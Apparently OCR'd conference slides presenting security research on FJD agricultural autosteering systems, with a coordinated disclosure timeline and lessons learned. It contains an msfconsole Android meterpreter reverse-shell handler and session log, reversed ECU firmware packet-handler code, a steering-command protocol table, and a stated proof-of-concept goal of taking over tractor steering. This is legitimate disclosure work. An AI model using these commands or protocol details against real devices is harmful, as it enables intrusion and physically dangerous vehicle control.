
```
~/badapk ❯ msfconsole -q -x "use multi/handler; set payload android/meterpreter/reverse_tcp; set lhost eth0; set lport 1234; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => android/meterpreter/reverse_tcp
lhost => eth0
lport => 1234
[*] Started reverse TCP handler on 10.1.1.1:1234

10.1.1.1 - - [07/Jul/2025 15:21:41] "GET /bad.apk HTTP/1.1" 200 -

10.1.1.1 - - [07/Jul/2025 15:24:08] "GET /bad.apk HTTP/1.1" 200 -
10.1.1.1 - - [07/Jul/2025 15:24:15] "GET /bad.apk HTTP/1.1" 200 -
10.1.1.1 - - [07/Jul/2025 15:24:19] "GET /bad.apk HTTP/1.1" 200 -
[*] Sending stage (72424 bytes) to 10.1.1.10
[*] Meterpreter session 1 opened (10.1.1.1:1234 -> 10.1.1.10:60588) at 2025-07-07 15:24:40 +0200

meterpreter >
meterpreter >
meterpreter > check_root
[+] Device is rooted
meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.9.113 (armv7l)
Architecture    : armv7l
System Language : en_US
Meterpreter     : dalvik/android
```

The steering system in detail



Tablet - User Interface & Route Planning
ECU - Electronic Control Unit (brain of the system) - GD32F450ZK
IMU - Inertial Measurement Unit (orientation sensor)
MCU - Microcontroller Unit (motor controller)

N1904_AT2_ECU_V103.0.4.12_D2503271009.bin.txt

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        undefined __stdcall fun_packet_handler(undefined4 param_...
        undefined           r0:1           <RETURN>
        undefined4          r0:4           param_no_idea_whats_that
        byte *              r1:4           packet_buffer
        undefined1          HASH:5f547a0... packet_cmd
        ushort              HASH:5f9f6ae... packet_len
                        fun_packet_handler
   08008ca4 b0 b5           push        {r4,r5,r7,lr}
   08008ca6 c8 7b           ldrb        param_no_idea_whats_that,[packet_buffer,#0xf]
   08008ca8 4c 88           ldrh        r4,[packet_buffer,#0x2]
   08008caa a9 28           cmp         param_no_idea_whats_that,#0xa9
   08008cac 12 dd           ble         LAB_08008cd4
   08008cae a0 f1 aa 02     sub.w       r2,param_no_idea_whats_that,#0xaa
   08008cb2 06 2a           cmp         r2,#0x6
   08008cb4 1d d8           bhi         switchD_00008cb6::caseD_7

                        switchD_00008cb6::switchD
   08008cb6 df e8 02 f0     tbb         [pc,r2]

                        switchD_00008cb6::switchdataD_00008cba
   08008cba 04              db          4h
   08008cbb 2a              db          2Ah
   08008cbc 6d              db          6Dh
   08008cbd 33              db          33h
   08008cbe 39              db          39h
   08008cbf 44              db          44h
   08008cc0 4a              db          4Ah
   08008cc1 00              ??          00h

                        switchD_00008cb6::caseD_aa                      XREF[1]:     0
   08008cc2 42 f6 c8 30     movw        param_no_idea_whats_that,#0x2bc8
   08008cc6 10 31           adds        packet_buffer,#0x10
   08008cc8 c2 f2 00 00     movt        param_no_idea_whats_that=>DAT_20002bc8,#0x2000
   08008ccc 22 46           mov         r2,r4
   08008cce 18 f0 39 fd     bl          fun_cmd_heartrequest
   08008cd2 b0 bd           pop         {r4,r5,r7,pc}
```

Decompile: fun_packet_handler - (N1904_AT2_ECU_V103.0.4.12_D2503271009.bi

```
1
2  void fun_packet_handler(undefined4 param_no_idea_whats_that,byte *packet_buf
3
4  {
5    byte bVar1;
6    undefined2 uVar2;
7    ushort packet_len;
8
9    bVar1 = packet_buffer[0xf];
10   uVar2 = *(undefined2 *)(packet_buffer + 2);
11   if (bVar1 < 0xaa) {
12     if (bVar1 == 0x55)
13       fun_cmd_exec(&DAT_20002968,packet_buffer + 0x10,uVar2);
14       return;
15     }
16     if (bVar1 == 0x56)
17       fun_cmd_set_param(&DAT_2000c328,packet_buffer + 0x10,uVar2);
18       return;
19     }
20     if (bVar1 == 0x57)
21       fun_cmd_heartbeat(&DAT_20002cb0,packet_buffer + 0x10,uVar2);
22       return;
23     }
24   }
25   else {
26     switch(bVar1) {
27     case 0xaa:
28       fun_cmd_heartrequest(&DAT_20002bc8,packet_buffer + 0x10,uVar2);
29       return;
30     case 0xab:
31       fun_cmd_configrequest(&DAT_20003212,packet_buffer + 0x10,uVar2);
32       return;
33     case 0xac:
34       break;
35     case 0xad:
36       fun_cmd_waypoint_config(packet_buffer + 0x10,uVar2);
37       return;
38     case 0xae:
39       fun_cmd_curve1(packet_buffer + 0x10,uVar2);
```

Protocol Command Reference

Hex	Decimal	Command Description	Handler Function
0x55	85	Execution commands	FUN_0001710c
0x56	86	Parameter setting	FUN_000247c0
0x57	87	Heartbeat	FUN_00019fc4
0xaa	170	Version requests	FUN_00021744
0xab	171	Config requests	FUN_00014df8
0xad	173	Waypoint config	FUN_00005fa8
0xae	174	Curve/Leading waypoints	FUN_00006698
0xaf	175	Multi curve	FUN_000066c0
0xb0	176	Double speed way	FUN_0002a140
0xff	255	Light show	FUN_00016e20

Packet Analysis

EC 91 21 00 00 73 00 00 00 00 00 00 00 00 00 AD
11 13 20 54 2C 02 00 00 00 BD 6A 48 6A 0C 00 00
00 DD 86 69 2C 02 00 00 00 98 2C 30 6A 0C 00 00
00 F2 9B 0D 0A

Header
0xEC 0x91 (Version 2)

Data Length
33 bytes (0x21)

Sequence
115 (0x73)

Send Time
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

Cache Byte
0 (Not Cached)

Command
0xAD (-83) - Waypoint Configuration

Protocol Communication Flow

Normal command flow


1. **Heartbeat maintenance** (Commands 0x57) - System alive
2. **Waypoint upload** (Command 0xAD) - Navigation data
3. **Config request** (Command 0xAB) - Parameter queries
4. **Execution command** (Command 0x55) - Task initiation

What we want as PoC

1. Use our root access to steer the tractor
2. Directly send commands to steering wheel and block interactions from the original software

FJD Steering Demo 0x01

```
2025-06-16T10:34:07.060127 | iot-emq-ne.fjdac.com | /sys/KxhOksLW/default/FJLQ174252001 72Z
C/function/invoke/reply | {'functionId': 'takePhoto', 'messageId': '193456010287 4513408',
'output': {'desc': 'takePhoto事件反馈  193456010287 4513408', 'result': '1', 'ts': 17500700
51359, 'url': 'https://middle-mower-ne-1304943718.
/1750070050186.png'}, 'success': True, 'timestamp': 1750070051359}
2025-06-16T10:34:10.138817 | grader-emq-ne.fjdac.com | /sys/KxhOksLW/default/FJLQ174252001
72ZC/function/invoke/reply | {'functionId': 'takePhoto', 'messageId': '193456011550775 7056
', 'output': {'desc': 'takePhoto事件反馈  193456011550775 7056', 'result': '1', 'ts': 17500
70054439, 'url': 'https://middle-mower-ne-1304943718.
/1750070053234.png'}, 'success': True, 'timestamp': 1750070054439}
```



Event Timeline


00:36:29 - openDoor (Floor 9241017181009059)

00:36:41 - callElevator (12s later)

00:36:41 - closeDoor (Floor 9241017181009059)

00:37:04 - openDoor (Floor 9241017181009057)

- Supplier: beijiaxin



解决方案

电梯呼梯： （1）机器人在电梯外，通个Wifi、 4G、LoRa、蓝牙发送指令倍加信梯控系统，系统自动点亮上楼或下楼按键，实现呼梯功能。
（2）有电梯到达当前楼层，系统自动将当前电梯运状态如上行、下行、门已开、正在关门等信息发送给机器人，以便机器人能选择正确电梯进入。

电梯选层： （1）机器人进入电梯后，通个Wifi、 4G、LoRa、蓝牙发送给倍加 信梯控系统，系统自动点亮对应楼层按键，比如发去6楼指令，则6楼按键自动点亮，电梯送机器人员到6楼。
（2）中途有电梯停靠并开门，系统将当前电梯停靠楼层数实时发送给机器人，以免机器人提前出电梯。

Coordinated Vulnerability Disclosure (CVD)

25.06.2024: (Limes) Initial disclosure email to service@fjdynamics.com and pr@fjdynamics.com - announces vulnerabilities, requests S/MIME/GPG for secure com,
01.07.2024: (Limes) Reminder email about vulnerabilities and secure com.
03.07.2024: (FJD InfoSec) First response - requests detailed vulnerability information
03.07.2024: (Limes) Felix on vacation, will respond end of next week
10.07.2024: (FJD) Holiday wishes, requests vulnerability details upon return
30.08.2024: (Limes) Sends vulnerability report with attachment
30.08.2024: (FJD) Acknowledges report, initiates emergency response process
20.09.2024: (Limes) Request for advisory review update
21.10.2024: (Limes) Request for advisory review update
11.03.2025: (Limes) Request for update, mentions upcoming publication
12.03.2025: (FJD) Claims vulnerability fixed in firmware 1.0.3.20241209, requests disclosure timeline sync
12.03.2025: (Limes) Asks for timeline
21.03.2025: (Limes) Asks for timeline, mentions summer publication plan
21.03.2025: (FJD) States most issues resolved, can be fixed before announcement
27.05.2025: (Limes) Asks which specific issues have been addressed
28.05.2025: (FJD) Claims all issues have been fixed
12.06.2025: (Limes) Reports vulnerabilities still not fixed, conference disclosure pending
13.06.2025: (FJD) Mentions latest fixed version 25.1, expected release June 20th
13.06.2025: (Limes) Confirms testing on version 24.103
01.07.2025: (Limes) Asks about fixes and version verification
02.07.2025: (FJD) Requests SN serial number for upgrade service push

Lessons learned

Digitalization is taking place at a rapid pace in agriculture

Security Awareness in agriculture is low
More security testing needed

Agricultural Tech = Critical infrastructure

Q&A

But will it run DOOM?